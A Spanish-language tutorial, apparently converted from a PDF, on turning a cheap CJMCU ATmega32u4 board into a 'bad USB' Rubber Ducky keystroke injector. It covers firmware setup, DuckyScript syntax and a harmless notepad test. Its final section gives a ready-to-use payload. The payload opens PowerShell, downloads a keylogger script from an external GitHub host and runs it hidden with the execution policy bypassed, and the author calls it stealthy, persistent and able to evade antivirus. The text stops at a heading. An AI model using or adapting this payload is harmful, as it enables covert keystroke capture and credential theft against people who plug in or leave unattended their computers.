Cjmcu - Rubber Ducky desde cero y keylogger

INDICE:

[+] Cjmcu - Rubber Ducky desde 0 y keylogger

-Convertiremos un Cjmcu en un bad usb Rubber Ducky desde 0.

-Ésta herramienta puede emplearse con diferentes motivos, desde gastar una broma, a capturar pulsaciones de teclado, obtener informacion ocnfidencial de un PC, mandar una shell remota... etc.


-Nos centraremos aqui en la creación de un payload para ejecutar un keylogger persistente y oculto, capaz de evadir el Windows Defender y el antivirus.

-Primero hablaremos del dispositivo y como instalar el firmware necesario para poder usarlo como un emulador de teclado.
-Luego usando una micro SD añadiremos los archivos necesarios para ejecutar el Payload.

[+] Cjmcu

Dispositivo basado en ATmega 32u4 que permite explorar vulnerabilidades a través de los puertos USB de nuestros ordenadores. Precio aproximado entre 7 y 10 euros, cuando un Rubber Ducky original puede rondar entro 50 y 60 euros.

En particular, en este artículo propondremos un emulador de teclado que, a partir de un *script*, generará las secuencias de pulsaciones de tecla indicadas en éste.



Incluye CHIP Atmel 32uc

USB Rubber Ducky

Este tipo de dispositivos se inspiran directamente en el USB Rubber Ducky de Hak5, siendo compatibles con el lenguaje de *scripts* disponible para este último, Rubber Ducky Scripting Language o DuckyScript en su versión 1.0.

Debemos Instalar el firmware.

-MANERA 1 (ALTERNATIVA NO PROBADA):


Para poner nuestro badUSB en modo «Rubber Ducky» precisaremos del código desarrollado por Seytonic en GitHub.

```
$ wget https://raw.githubusercontent.com/Seytonic/Duckduino-microSD/master/Duckduino-microSD/Duckduino-microSD.ino
```

-MANERA 2 (PROBADA):


```
-PRIMERO CONECTAMOS EL DISPOSITIVO A UN PUERTO USB.
```

Desde la web:
https://github.com/mharjac/bad_ducky




-Descargamos el zip y lo descomprimimos.

-Encontraremos varios archivos.




-Accedemos al programa y se abre la interfaz:

-Una vez hay debemos seleccionar Arduino leonardo así:



Y lo cargamos en la placa:



NOTA: Posibles ERRORES:

En mi caso me sucedió que al conectar el dispositivo no lo detectaba LA PLACA el PC por primera vez, parecía como si no le llegara corriente, lo que hize fué tocar un poco los pines metálicos de los laterales, con el cargador del PC (Con el conector que da la corriente), aplicando una mínima corriente para que se arrancara y lo detectara.

Una vez realizado ese paso:
Ahora preparamos el script que añadiremos a la tarjeta SD:

Usaremos el lenguaje DuckyScript:

DuckyScript

COMANDO	PÁRAMETROS	DESCRIPCIÓN
REM	<comentario>	Usado para escribir un comentario.
DELAY	<tiempo>	Crea una pausa en el script.
STRING	a..z A..Z 0..9 !..) ´~ +• _- «' :: <, >, ?/ \	Escribe una cadena de texto.
GUI	**Parametros opcionales:** carácteres simples.	Tecla de windows.
MENU		Emula la tecla APP
SHIFT	**Parámetros opcionales:** DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB	Emula la tecla shift.
ALT	**Parámetros opcionales:** END, ESC, ESCAPE, F1..F12, carácter simple, SPACE, TAB	Emula la tecla alt.
CTRL	**Parámetros opcionales:** BREAK, PAUSE, F1..F12, ESCAPE, ESC, carácter simple	Emumla la tecla control.
DOWNARROW		Emula la tecla de flecha abajo.
LEFTARROW		Emula la tecla de flecha izquierda.
RIGHTARROW		Emula la tecla de flecha derecha.
UPARROW		Emula la tecla de flecha arriba.
CAPSLOCK		Emula bloqueo de mayusculas.
DELETE		Emula la tecla Delete.
ESC		Emula la tecla Escape.
INSERT		Emula la tecla Insert.
NUMLOCK		Alterna el bloqueo del teclado numerico.
PAGEUP		Emula la tecla Repag.
PAGEDOWN		Emula la tecla Avpag.

-Abrimos el bloc de notas y escribiremos un script sencillo de prueba.

```
GUI r
DELAY 1000
STRING notepad.exe
ENTER
DELAY 100
STRING MI PRIMER SCRIPT EN RUBBER DUCKY!
```

-Guardamos el script y lo guardamos en la tarjeta SD con el nombre: `hola.txt`

`hola.txt` --------> SD


-Volvemos a la interfaz de arduino y abrimos `Monitor Serie:

Para configurar el Rubber Ducky debemos usar una serie de comandos:


Hay tres modos de trabajo:

- "m" gestión: no hace nada especial, solo permite conmutar el modo/payload (el LED está encendido)
- "c" modo de entrega continua: ejecuta el payload seleccionado cada vez que conecta el dispositivo
- "a" modo de autodesarmado (entrega única): ejecuta el payload seleccionado solo una vez y luego el modo se cambiará a gestión


-Primero ponemos: `c` y damos ENTER



Indicamos para el ejemplo EN (inglés) el lenguage: `en` y damos ENTER



Y seleccionamos el payload con el nombre que le indicamos: `hola.txt` y damos ENTER



LISTO

Ahora extraemos el rubber ducky del puerto USB , INTRODUCIMOS LA SD y lo volvemos a conectar.

De manera inmediata se ejecuta el payload.

Ya funciona y podemos probar otros payloads...

[+] Ejecución de Keylogger en Windows.

Una vez comprobamos que nuestro payload funciona, podemos modificar ese hola.txt por cualquier payload que queramos probar, en éste caso vamos a ejecutar un keylogger que descargara desde github, de mi repositorio, y lo ejeutará de una manera oculta y persistente con los siguientes comandos:

--> hola.txt

```
DELAY 20

GUI r

DELAY 20

STRING cmd

ENTER

ENTER

DELAY 20

STRING powershell

ENTER

DELAY 20

STRING Invoke-WebRequest -Uri "
[https://raw.githubusercontent.com/C4sp3r2222/duckylog/main/script.ps1]
(https://raw.githubusercontent.com/C4sp3r2222/duckylog/main/script.ps1)" -OutFile
"$env:USERPROFILE\Desktop\script.ps1"

ENTER

DELAY 300

STRING powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "Start-Process
powershell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File
C:\Users$env:USERNAME\Desktop\script.ps1' -WindowStyle Hidden -ErrorAction SilentlyContinue"

ENTER
```

-También podemos descargarlo y ejecutarlo de esta manera:

[+] EJECUCIÓN en Powershell en modo sigiloso y persistente:

powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "Start-Process powershell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File C:\Users$env:USERNAME\Desktop\script.ps1' -WindowStyle Hidden -ErrorAction SilentlyContinue"

[+] PERSISTENTE Y SIGILOSO:

